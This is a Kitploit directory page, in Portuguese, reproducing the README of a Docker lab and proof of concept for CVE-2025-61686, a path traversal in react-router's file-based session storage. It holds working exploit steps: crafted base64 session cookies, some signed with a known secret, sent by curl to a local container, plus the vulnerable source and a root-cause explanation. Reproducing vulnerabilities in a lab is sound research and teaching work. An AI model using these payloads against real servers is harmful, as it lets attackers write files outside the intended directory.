
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-61686_docker — Dockerfile e PoC para reprodução do CVE-2025-61686 | Kitploit

Ferramentas/GitHubGitHub/flowerwitch/cve-2025-61686_docker
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubflowerwitch/cve-2025-61686_docker

CVE-2025-61686_docker

Dockerfile e PoC para reprodução do CVE-2025-61686

Ver Repositório
16há 10 mesesAinda não revisado
Compartilhar

CVE-2025-61686_docker

Início

1.build

docker-compose up --build

2.start

docker-compose up

Fluxo de Reprodução

1.Construa uma session que atenda à condição de travessia

└─$ echo -en '"AAAA../../../tmp/flower"'|base64 -w0 | tr '+/' '-_' | tr -d '='
IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg 

2.Coloque a session construída no Cookie e envie a requisição

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg' 'http://localhost:3001/'

3.Verifique

root@de14139fdebf:/app# ls /tmp
flower

Causa da Vulnerabilidade

Ao comparar as versões vulneráveis 7.9.3 e 7.9.4, podemos descobrir que a principal causa da vulnerabilidade é um problema no tratamento da session na função getFile() do arquivo react-router/packages/react-router-node/sessions /fileStorage.ts.

export function getFile(dir: string, id: string): string {
  // Divide the session id up into a directory (first 2 bytes) and filename
  // (remaining 6 bytes) to reduce the chance of having very large directories,
  // which should speed up file access. This is a maximum of 2^16 directories,
  // each with 2^48 files.
  return path.join(dir, id.slice(0, 4), id.slice(4));
}

Aqui, os primeiros 4 caracteres da session são usados como nome da pasta; os caracteres restantes, como nome do arquivo. Portanto, um atacante só precisa fazer o seguinte para conseguir path traversal. É por isso que o aviso da vulnerabilidade diz que, quando a session permite não usar secret, a travessia de diretório pode ser facilmente realizada. É claro que, se o atacante conseguir obter o secret usado para criptografar a session, ele também pode construir o payload de travessia correspondente.

>>> import os
>>> os.path.join("./sessions", "aaaa","../../tmp/flowerwitch")
'./sessions/aaaa/../../tmp/flowerwitch'

Exploração quando o secret é conhecido



Para o caso em que o secret foi obtido, pode-se consultar a função sign() e usar o secret para assinar o PoC.

export const sign = async (value: string, secret: string): Promise<string> => {
  let data = encoder.encode(value);
  let key = await createKey(secret, ["sign"]);
  let signature = await crypto.subtle.sign("HMAC", key, data);
  let hash = btoa(String.fromCharCode(...new Uint8Array(signature))).replace(
    /=+$/,
    "",
  );

  return value + "." + hash;
};
image

Use a session gerada para enviar a requisição

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi8uLi90bXAvZmxvd2Vyd2l0Y2gi.L2ffutps16%2B3ENWvuWy4ZCouT%2BPSVeqmQOeaW%2FjziXg' 'http://localhost:3001/'

Confirme que a vulnerabilidade foi acionada

root@eb8750bd4a56:/tmp# ls
flowerwitch

Script de geração de assinatura use_secret_create_payload.js

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





